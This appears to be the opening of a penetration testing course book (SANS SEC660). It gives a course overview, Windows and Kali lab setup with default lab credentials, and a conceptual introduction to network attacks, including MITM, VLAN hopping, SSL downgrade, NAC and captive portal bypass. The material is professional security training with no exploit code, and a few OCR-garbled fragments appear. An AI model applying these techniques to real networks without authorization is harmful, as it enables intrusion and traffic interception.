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Advanced Penetration Testing, Exploit Writing, and Ethical Hacking: Network Attacks – 660.1

Welcome to the first section of class, focused on network attacks. In this section, we'll look at advanced penetration testing techniques with a focus on network attacks.

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Day 1

Course Overview

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Exercise: SNMP Enumeration

Bootcamp



Course Overview

In this module, we will introduce some essential subject matter, concepts, and introductory topics required to perform advanced penetration testing and to proceed through this course.

Objectives

- Our objective for this module is to understand:

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- Network attacks
- Escaping restricted environments
- Fuzzing, code coverage, and crypto
- Windows and Linux exploitation
- Reverse engineering

Objectives

This module is an introduction to the overall concepts covered in this course. Each area discussed will serve as an entry point as we move through the material for each day.

Advanced Penetration Testing

- Our areas of focus for this course:

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Advanced Penetration Testing

Advanced penetration testing requires the ability to fully exhaust all possibilities when assessing a target environment or product to be successful. When others stop, a senior tester comes up with solutions to solve complex problems and think outside of the box. Often, someone serving in this role is the final say before calculating the relative risk. We will be covering techniques used daily by lead penetration testers. These include:

- Network attacks
- Escaping restricted environments
- Pen testing cryptographic implementations
- Fuzzing and scripting
- Linux and Windows privilege escalation and remote exploitation
- Modern OS Controls
- Reverse engineering
- Knowing when to call it a day

Network Attacks

- The network is full of opportunities and vulnerabilities
- Gaining a Man-in-the-Middle position
- Defeating or evading modern network controls
- Network manipulation
- VLAN hopping
- SSL downgrade attacks

Network Attacks

Many networks are based on old technology and protocols. Take the Address Resolution Protocol (ARP). It is an archaic protocol that returns a MAC address for a given IP address. This protocol allows for gratuitous ARP packets to be sent by anyone, making it easy to trick systems into thinking a MAC address belongs to a different IP address than its owner. This works on most modern networks, allowing an attacker to perform a Man-in-the-Middle attack and gain a very serious position for attack.

Newer technology has been introduced to help protect networks against these types of attacks, but this technology is often not used, or there are still some vulnerable locations that break down the whole system. Still, it is important to understand when these modern controls can be defeated and the techniques to pull it off. Manipulating the network allows for access to a great amount of information. Removing security controls such as SSL to read otherwise encrypted traffic, jumping from a data VLAN to a voice VLAN to sniff RDP traffic, and other forms of attack are all covered in depth in this course, combined with labs to provide practical application of the techniques.

Crypto and Pen Testing

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- Math, algorithms, more math, etc.

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Crypto and Pen Testing

Many penetration testers tend to skip over cryptography in their assessments, since implementation is surrounded in complex mathematics, algorithms and other unfamiliar territory. With some essential skill development, though, we can recognize and exploit failures in weak cryptography systems and continue building skills until we have confidence in evaluating and attacking cryptography. We will examine both general and specific cryptographic vulnerabilities, with a focus on the skills that are useful for a penetration tester who must occasionally review the implementation of encryption and related systems.

Escape and Escalation

- Manipulating services and libraries for exploitation
- Identification of modern OS protections
- Side-stepping file system defenses
- Breaking from restricted desktops
- Enterprise and mass exploitation

Escape and Escalation

The primary goal of the escape and escalate section is to identify and circumvent modern defenses in place on operating systems and networks. PowerShell provides both an opportunity to exploit and a powerful capacity to manipulate files, processes, and data in Windows enterprise environments. Other third-party attack frameworks, combined with modern Metasploit modules, provide ways to overcome present-day defenses in fully patched environments.

A large part of penetration testing is confirming that defenses work as intended. Testing the host defenses such as chroot, jail, and complete virtualization is necessary in order to establish what remains to be secured or monitored. Side-stepping file system lockdown will provide an opportunity to prove what could happen if a defense failed. The restrictions we will examine are focused on file system location, libraries, or running processes. Either way, testing the potential is a requirement for assessing the risk of a breach.

Scripting Skills

- Scripting ties hand-to-hand with fuzz testing
- Automation of tools is essential due to time constraints
- Python and Ruby are great languages
- You must make the plunge into scripting or programming to be successful

Scripting Skills

Scripting helps to automate the testing of systems, services, and applications and helps to take a time burden away from the tester. The topic of fuzz testing, or fuzzing, will be covered in detail in a later module; however, the ability to script and program makes the life of a penetration tester much easier. There are many programming and scripting languages available, some of which are better designed to handle the requirements of a penetration tester. Python and Ruby have both shown a strong level of development and support for security research and exploitation.

Modules, libraries, and debugging tools have been written for these languages to help simplify and automate fuzzing and research. To reach the next level in penetration testing, one must embrace the idea of adding programming into their penetration testing tool kit. Once obtaining this power, tools can be written and shared, allowing you to build up an arsenal of helper programs for reconnaissance, scanning, fuzzing, and exploitation.

Reverse Engineering

- Understanding Intel and AT&T assembly code
- External function calls versus internal function calls
- Debugging symbols
- Working with disassemblers
- Maximizing the effectiveness of debuggers
- Discovering vulnerable code

Reverse Engineering

Reverse engineering is a skill that proves extremely beneficial when performing analysis and bug hunting against both commercial and proprietary applications. There are two primary assembly code syntax types on x86 processors: Intel and AT&T. Both styles work well, and most researchers end up going with one versus the other. It is important to master the basics of disassembled code analysis and to improve your ability to quickly identify interesting functions.

Internal function calls make for interesting targets, as the code is completely developed by the programmer, as opposed to using an external function call to a shared library. There are obvious external function calls with known vulnerabilities that must also be identified. Often a tester has a very limited amount of time to spend reversing, so this time must be optimized to focus on the most interesting and lucrative targets.

Most vendors do not offer debugging symbols; however, Microsoft does offer them, and any time they are available they should be used. Debugging symbols map out the names of all internal functions used by a program or library. This makes for much more efficient analysis. Testers often spend a large amount of time working with disassemblers such as IDA Pro and objdump, as well as software debuggers. These tools help you turn a bug and denial-of-service condition into a working exploit with code execution.

Linux Exploitation

- Understanding system architecture
- Debugging Linux programs
- Linking and loading process
- Identifying privileged programs
- Stack overflows
- Defeating modern OS and compiler-time controls

Linux Exploitation

A senior penetration tester must understand the inner workings of many operating systems. At the top of that list are Linux and Windows. The understanding of any OS requires fundamental knowledge about system architecture. This includes a strong understanding of memory management and allocation, processor registers, assembly language, stack and heap management, the linking and loading process, and many other areas consistent on most systems. Identifying programs that are running with a higher privilege level is key to cutting down on the time taken to identify lucrative vulnerabilities. Many OS vulnerabilities are due to stack overflow conditions, which is covered heavily later in the course. Many newer systems have operating system security and compiler-time controls that have been added over the years. A tester must know when an exploit is failing due to one of these controls and know methods to defeat these controls.

Windows Exploitation

- Understanding Windows constructs

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i vxa T x v
k v a vxxw dt w
```

- Windows stack exploitation
- Return Oriented Programming
- Defeating Exploit Mitigation Controls
- Windows shellcode

Windows Exploitation

The Windows OS is quite complex and requires a strong level of familiarity with Windows-specific constructs, such as the Thread Information Block (TIB), Process Environment Block (PEB), Structured Exception Handling (SEH), and the overall methodology behind the Windows Application Programming Interface (API). Stack exploitation works in a similar manner to Linux; however, there are specific methods used that allow Windows exploits to become portable.

The Windows OS is very dynamic and constantly changing, which requires attackers to understand techniques that do not rely on static locations of interesting memory locations. Modern controls must be defeated on newer systems, and a tester must know when the controls are undefeatable, or when the condition is so challenging that the likelihood of a successful exploitation is low.

A seasoned penetration tester should be able to deal with exploit mitigation controls such as DEP and ASLR using techniques such as Return Oriented Programming (ROP) to defeat or circumvent them as necessary.

Windows shellcode is also very complex and should be well understood. Even if a tester is not writing custom shellcode, they will often need to analyze the code and make potential changes. Some shellcode is not as stable and consistent as others, potentially increasing the likelihood of a crash.

Thinking Outside of the Box

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- Security is often an afterthought
- Programmers code based on RFCs and specifications for vendor interoperability

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- Review the same RFCs and determine ways to break logic

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- Work through complex problems to find a solution

Thinking Outside of the Box

A classically trained pianist and a self-taught pianist may be equally talented; however, the classically trained pianist would likely cringe at the writing style of the pianist who is self-taught. Once formal training and routine consumes a programmer it is difficult to break from this mold. If a programmer is taught to code securely from the start, many mistakes can be avoided. Regardless, programmers designing products that are required to communicate over a network or operate with other vendors' products must follow specifications outlined in a request for comment (RFC) document or other standards-type documentation. They specify how protocols and programs must behave to be consistent across multiple vendors and platforms. They do not specify how to write code to achieve these requirements.

There may be dozens of ways to accomplish the task of meeting something as simple as receiving a network request over a socket. Programmers also reuse a large amount of code when possible. You will often see the same code in many programs written by the same developer, or code taken from another developer. Code can still be seen in use today from the infamous 1990s port scanning tool "SATAN." Security is often an afterthought to the product development process, although many companies are adding in a Security or Software Development Lifecycle (SDL). This process focuses on secure coding, peer review, code scanning, fuzz testing, quality assurance, and other controls to ensure that code is developed securely.

Penetration testers must use the standards and specifications used by programmers to develop opportunities in order to exploit a coding error. There are many unsafe function calls still supported by languages such as C and C++. This is primarily due to backwards compatibility. Systems libraries must still provide support for unsafe functions, as they may be called by older or poorly coded applications. Functions such as string copy "strcpy()" are infamous for not allowing for any bounds checking. Use of this function

almost always results in problems if exposed to a user. Using functions such as "strncpy()", which allows for bounds checking, does not automatically protect the program from being vulnerable. If the size check is bound to the size of the input, an overflow condition may still exist. Testers need to think of every way in which a goal in programming can be accomplished, and then think of every way that it can potentially be exploited. Leaving out anything may result in an undiscovered bug.

Outside-of-the-box thinking is a generic term not limited to programmatic flaws. Many testers get access to a system and are then uncertain as to what to do next. As mentioned in SANS SEC560 *Network Penetration Testing and Ethical Hacking*, gaining access is just the first step. What you do with that access, while staying within the rules of engagement and scope, is much more important. The process of collecting network traffic, credentials, pivoting through trusted systems, privilege escalation, and exploitation are all important pieces to the puzzle, which can almost always be solved.

Module Summary

- A senior penetration tester must succeed when others fail
- Those who can think outside of the box are often the most successful
- Skills should range from network attacks through system exploitation
- Reverse engineering and disassembly is an advanced skill

Module Summary

In this module, we covered high-level subject matter that will be researched and used throughout the course. It is critical for a senior penetration tester to think outside of the box and come up with solutions to complex problems. There are many testers who feel there is always an answer to a problem, even if they were unable to come up with the solution. This is written up as a level of uncertainty when completing an assessment. Some of the areas covered are very advanced and require that a tester dive into the subject matter and develop a passion for it.

Course Roadmap

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Ensure Your Success

In this section, we will provide some quick tips for preparing your attack system to help ensure your success on the exercises in this module.

Ensure Your Success

- To minimize lab setup time we included a preconfigured Windows 10 image on the USB drive
- All of the Windows software needed for lab exercises is preinstalled and tested
- You are granted a 4-month license to use the Windows 10 image
- We recommend creating a snapshot of the VM prior to booting for the first time to simplify troubleshooting, restoration
- Ensure USB NICs are attached to host (sometimes the guest will claim the NIC automatically)

Ensure Your Success

To minimize lab setup time we have included a preconfigured Windows 10 image on the USB drive. All of the Windows software needed for lab exercises is preinstalled and tested on the Windows 10 image, allowing you to focus on the lab exercises instead of clicking Next, Next, Next, Next, Finish over and over again.

With your class you are granted a 4-month license to use the Windows 10 image. If after 4 months you wish to continue using the Windows 10 VM included on the USB drive, you must purchase a Windows 10 Enterprise license from Microsoft.

Throughout the course, we will use this and other virtual machines, primarily because they give us the ability to take snapshots and revert the system to a known state. We recommend taking snapshots of the Windows 10 VM before you boot it for the first time to make it simpler to troubleshoot any problems and restore the VM back to a working state.

If your laptop uses a USB network card, make sure the network card is attached to your host system, and not the guest VM. Often, USB devices will connect to the guest system automatically, which is non-obvious from a troubleshooting perspective. From VMware, click Virtual Machine | USB & Bluetooth. If the NIC is listed as *connected*, choose the disconnect option to return it to the host OS.

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
- Install the unzip utility 7-zip from the SEC660 drive

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Install the appropriate 7-zip software from the SEC660 drive by launching the 32-bit or 64-bit installer file shown here. 7-zip gives you a contextual right-click option in Windows Explorer to unzip files. Unlike the built-in Windows unzip function, 7-zip is much faster (using multiple cores) and can handle more compressed file types. Also included is the Mac OS X version of 7-zip in the Mac_7zip folder.

Copy Windows 10

- Copy the Windows 10 compressed file to your system drive
- Right-click | 7-zip | Extract Here
- Double-click to open the Kali directory
- Double-click the VMX file to open in VMware




Copy Windows 10

Copy the Windows 10 compressed file to your system drive. Right-click on the Windows 10 compressed file then select 7-zip | Extract Here. This will take several minutes to complete.

When the file finishes decompressing, double-click on the Sec660-Win10 directory, then launch VMware by double-clicking the VMX file.

Windows 10 Setup (1)

- When prompted, select "I copied it"



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Windows 10 Setup (1)

When you launch VMware with the Windows 10 VM for the first time, VMware will prompt you concerning whether the virtual machine was moved or copied. Select "I copied it", then click OK. Start the guest to launch the Windows 10 environment.

Windows 10 Setup (2)


- Log in to Windows using student/sansinstitute
- Press (or use VMware to send) CTRL+ALT+DEL
 - Click *Change a Password*
 - Enter the old password and your new password selection
- Please don't forget your new password!



Windows 10 Setup (2)


After Windows boots, log in with the username and password "student" and "sansinstitute". Press CTRL+ALT+DEL (or send CTRL+ALT+DEL from the VMware menu) then click *Change a Password*. Enter the old password and a new password of your choosing, then press Enter.

Windows 10 Setup (3)



- Click the *IPv4* item then click *Properties*
- Set a static IP address and DNS server

If you are completing the course online, see notes for different network setup instructions.




Windows 10 Setup (3)

After changing the login password, set your IP address using the supplied value. Double-click the *Network Settings* icon on the desktop. Right-click the Ethernet adapter, then select *Properties*. Click the *IPv4* item, then click *Properties*. Set a static IP address and DNS server as shown on this page (substituting the IP address for your system allocated by the instructor).

If you are completing the course as an online student, you will use different network setup steps. Configure your VMware settings such that your Windows 10 VM uses NAT instead of bridged mode networking. Leave the network adapter settings to use DHCP. Detailed instructions are provided in Appendix A.

Copy Kali Linux

- Copy the Kali compressed file to your system drive
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Copy Kali Linux

Copy the Kali Linux compressed file to your system drive. Right-click on the Kali Linux file in the virtual machine's directory, and select 7-zip | Extract Here. This will take several minutes to complete.

When the file finishes decompressing, double-click on the Kali directory, then launch VMware by double-clicking the VMX file.


A Quick Note about Open-Source Software

Throughout the course we use a variety of open-source tools. The development of open-source tools is a labor of love for many developers, eager to share their ideas with the rest of the security community. Without a doubt we are all better off for having these amazing tools available, and thank the open-source developers for sharing their time and gifts with the community.

Too often, open-source developers don't hear back from the people who use their tools and find them valuable. If you find that you're using an open-source tool that is valuable, please consider supporting the project with bug reports, source code, or documentation. If you're so moved, you can make a small donation where appropriate. In this way, the authors get the feedback that motivates them to continue making great tools available, and the community continues to benefit from everyone's contributions. Thank you!

Kali Linux Setup (1)

- When prompted, select "I copied it"




Kali Linux Setup (1)

When you launch VMware with Kali Linux for the first time, VMware will prompt you concerning whether the virtual machine was moved or copied. Select "I copied it", then click OK. Start the guest to launch the Kali Linux environment.

Kali Linux Setup (2)

- Log in to Kali using root/toor
- Open a terminal
- Change your root password: "passwd"



Password:
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Cancel  Sign In

Username:
root|

Next

Kali Linux Setup (2)

After Kali Linux boots, log in with the username and password "root" and "toor". Open a terminal prompt and change your root password to something you will remember using the "passwd" utility:

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# passwd
```

```
Enter new UNIX password: newpassword
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```
Retype new UNIX password: newpassword
```

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passwd: password updated successfully
```

Kali Linux Setup (3)

```
ifconfig eth0 10.10.X.X netmask 255.255.0.0 up
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```
# ifconfig eth0 10.10.X.X netmask 255.255.0.0 up
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.r,1,0r1#o.1 %rt.rtn1
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# echo nameserver 10.10.10.78 > /etc/resolv.conf
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Kali Linux Setup (3)

Configure your system with your assigned IP address using the `ifconfig` utility, as shown. Ensure you specify a 16-bit subnet mask, as shown.

Set your nameserver to 10.10.10.78 by replacing the `/etc/resolv.conf` file as shown.


If you are completing the course as an online student, you will use different network setup steps. Configure your VMware settings such that your Kali Linux VM uses NAT instead of bridged mode networking. Instead of configuring the IP address manually as shown on this page, set the network adapter settings to use DHCP. Detailed instructions are provided in Appendix A.

Virtual Machine Networking

NETWORKING

Check both the virtual machines to ensure that the network adapter is set to Bridged.

Confirm connectivity by pinging the `files.sec660.org` server



Virtual Machine Networking

For all the exercises in this class you will use the Linux and Windows 10 VMs with bridged networking. Double-check the settings of both virtual machines in VMware to ensure that the network adapters are set to bridged mode. Optionally you can confirm your connectivity by pinging the `files.sec660.org` host from both Windows 10 and Kali Linux.

VPN Configuration vLive and OnDemand

- If you are attending via vLive or OnDemand, you will receive an email with instructions for getting networked
- The email will explain how to:
 - Download the OpenVPN install files for Windows and Linux and your certificates
 - Install OpenVPN on Windows and Linux, and place your certs in the appropriate place

VPN Configuration vLive and OnDemand

Detailed instructions are provided for anyone attending via vLive or OnDemand.

Network Attacks

- Focusing on exploiting network services
 - Getting Access to the Network
 - Manipulating the Network
 - Exploiting the Network
- Emphasis on common network protocols and architectures
 - Obscure stuff is great too, but less commonly applicable

Network Attacks

In the remainder of this section's material, our focus is on exploiting the network itself, and supporting technology. We'll start out by looking at techniques for getting access to the network, through privilege escalation or other means. Once we have access to the network, we'll look at manipulating the network for our benefit. With access and a creatively manipulated network under our control, we'll look at exploiting network services and systems. Throughout the day we'll side-step a little to look at exploiting clients, servers, routers, and switches as well, though our main focus will be toward building a level of access that can be used to exploit and manipulate your target organization.

We won't be able to cover every type of network system in this section, but we'll focus on the common network protocols and architectures found in modern networks. There are a lot of more obscure target systems available with interesting exploitation methods, but these are less commonly applicable compared to common protocols and systems.

Getting Access

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- Admission control, compliance checks, IEEE 802.1X

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Getting Access

The first part of our focus on network attacks will be on getting access to the network and extending network access privileges. Even with physical access to a port, gaining access to many modern networks is difficult without legitimate access credentials. Technologies, including network admission control (NAC), system posture and compliance checks, and port authentication checks (such as IEEE 802.1X) are common barriers for an attacker.

Even when network control systems are in place, an attacker will have limited access to the network or controlling systems since a minimum of access is required for legitimate users to authenticate. This minimal level of access can often be manipulated to gain greater access to the network.

Our goal in this section of material is to examine and apply techniques that you can use to gain greater levels of network access. Once a greater level of access is achieved, we can start to implement network manipulation attacks.

Manipulating the Network

- With access, coerce the network for greater visibility to systems, resources
 - Overcoming switched traffic isolation
 - Controlling network-wide routing processes
- Many attack opportunities are revealed once attacker is MITM

Goal: Manipulate network resources to open up attack opportunities.

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Manipulating the Network

With sufficient network access, we can start to manipulate systems and infrastructure devices to gain greater visibility into network traffic and internal network topologies. Unlike shared segment networks, modern switched environments limit an attacker's inherent ability to observe traffic on the network. Fortunately, multiple techniques can be used to overcome this limitation and obtain an insightful view into network traffic. In many cases, we can even achieve widespread network access through routing process manipulation.

When exploiting networks and systems, the ability to achieve a position of Man-in-the-Middle (MITM) opens many new attack opportunities. As we look at gaining greater visibility through network manipulation, we'll frequently bring it back to MITM opportunities for us to leverage for exploiting vulnerable protocols and configurations.

Our goal in this section of material is to investigate and apply techniques to manipulate network resources with the intent of creating attack opportunities.

Exploiting the Network

- Leverage MITM position to exploit devices
 - Plaintext protocols, SSL, SSH, custom protocol manipulation
- Exploit critical network services
 - SNMP, TFTP
- Demonstrate the compromise impact

Goal: Utilize the manipulated network to exploit vulnerable protocols and network services to show attack impact.

Exploiting the Network

Once we have gained access to the network and are in a MITM position, we'll look at our many options to exploit devices and systems. Among our target list will be exploitation opportunities against plaintext and encrypted protocols and custom protocol manipulation as well. We'll look at exploiting critical network services such as SNMP and TFTP, and exploiting common client protocols and update processes. In this section, we'll reinforce all the techniques we've built so far and utilize the skills we've developed to demonstrate to our customers the impact of compromised networks and systems.

Our goal in this final section will be to utilize our network access and network manipulation techniques to exploit vulnerable protocols and systems, demonstrating the impact of attacks and compromises.

Starting with a Port

- Start from a network port
 - Restricted VLAN, guest network, "utility" network (printers, etc.)
 - Wireless network (with some restrictions)
- Network discovery and access opportunities
- Overcoming limitations and obstacles

Starting with a Port

In our focus for accessing the network, we'll start our course to network exploitation with a port. This port could be supplied to the penetration tester as part of the engagement (and internal test), or it could be accessed through alternate means such as access through an otherwise restricted VLAN (taking over a kiosk's connection, or other appliance), access to a guest network, "utility" network for printers or other networked systems, or even access through a wireless access point. For remote tests, the concept of network access escalation from a port could come from a single compromised client device that is used by the attacker to gain additional network access.

Even with access to a port on the network, we may be presented with several access obstacles preventing us from performing network discovery and assessment tasks. In this section, we'll look at overcoming these limitations and obstacles for unfettered access to internal systems and resources.

NAC

- Network Admission Control
 - One name, many meanings
- Represents an access restriction to overcome
 - May require authentication, or other system validity check to gain further access to the network
- Implemented in many ways, with varying levels of realized security
 - "Ensure clients are patched and have AV" to "Encrypted authentication with a token is required for all users"

NAC

Network Admission Control (NAC) has been a tumultuous technology with a variety of incompatible solutions and techniques. While NAC has many different meanings, it essentially represents an access restriction we should overcome as a penetration tester.

Systems that utilize NAC leverage a method of network control, requiring end-users to perform some kind of authentication or system policy validation before being granted access to the network. This can be implemented with varying levels of security scrutiny and requirement, with some organizations minimally requiring that all clients are patched with current antivirus signatures before accessing the network. Other organizations may require sophisticated two-factor token authentication, system posture and client operating systems checks and enforcement of access privileges to certain systems based on the client login credentials.

We'll look at various techniques for implementing and circumventing or bypassing NAC systems by first illustrating the policy requirement and implementation of the NAC system, and then by pointing out flaws we can leverage to our advantage.

NAC Scenario 1

Require simple authentication, ensure clients meet minimum security policy requirements.

- Commonly implemented as "dissolvable agent" or clientless NAC
- Client connects to initial, restricted network (enforced inline, or on switch)
- Captive portal HTTP interception forces authentication
- Successful auth. grants internal access

NAC Scenario 1

For our NAC scenarios, we'll start with a policy statement that describes the NAC implementation goal for the network. In NAC Scenario 1, our policy is to *require simple authentication and ensure clients meet minimum security policy requirements*.


In this scenario, a minimal level of compliance checking is done on client devices while all users are required to authenticate to the network. This is an example of a minimalistic NAC deployment, where the target organization likely must support a wide variety of client systems and opts to just enforce a minimal level of control and system checking.

In these NAC deployments, a *clientless NAC* or *dissolvable agent* system is deployed. Instead of requiring every device to have a full NAC fat client installed, client systems utilize a web browser and temporary agent using ActiveX or Java to perform the system validation checks. This client may also perform authentication, though it is more common to see captive portal authentication used before the dissolvable agent is delivered to the client.

In clientless NAC systems, the client connects to an initial restricted network before being redirected to an authentication page that forces authentication and agent policy validation. This initial access may be enforced on a switch where a successful authentication event forces a VLAN switch operation for the user, or it can be enforced inline by the NAC, only granting access to internal network resources following authentication.

Captive Portal Authentication

- An initial barrier in some networks
- Inline or OOB management
 - Captive Portal changes VLAN with SNMP post-auth.
- IP and/or MAC used to validate authenticated clients



Captive Portal Authentication

Clientless NAC systems often leverage a captive portal authentication system to validate a user's identity before granting access to the network. When a client connects to the network and opens a web browser, the captive portal system redirects the HTTP requests with a temporary redirect message (HTTP/302) to the captive portal server itself. Presenting a form for username and password authentication, the captive portal server will drop all (or most) traffic until the user successfully authenticates.

Once authenticated, the captive portal server will grant access to the network. If the captive portal server is using out-of-band (OOB) management, it may use SNMP or an interactive session to grant the end-user access to a second VLAN that has internal network access. We'll look at VLAN manipulation and hopping techniques later in this module.

If the captive portal server uses inline management, it will grant access to the victim system following successful authentication. The captive portal server uses the client's MAC address, IP address, or both to validate all traffic as having originated from an authenticated client.

Attacking Captive Portal Authentication

- Several attack opportunities
- Attack captive portal server itself
 - Web server, likely connected to management network for SNMP
- Attack pre-auth. services (DNS, DHCP)
- Attack other pre-auth. client devices

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bff 'ssfivei wive xc inv lff      lffem wivffv fffv v mveeff      wi lff
                xwi )c      vffem mfff      •pi
```

Attacking Captive Portal Authentication


Captive portal systems present several attack opportunities for the unauthenticated attacker:

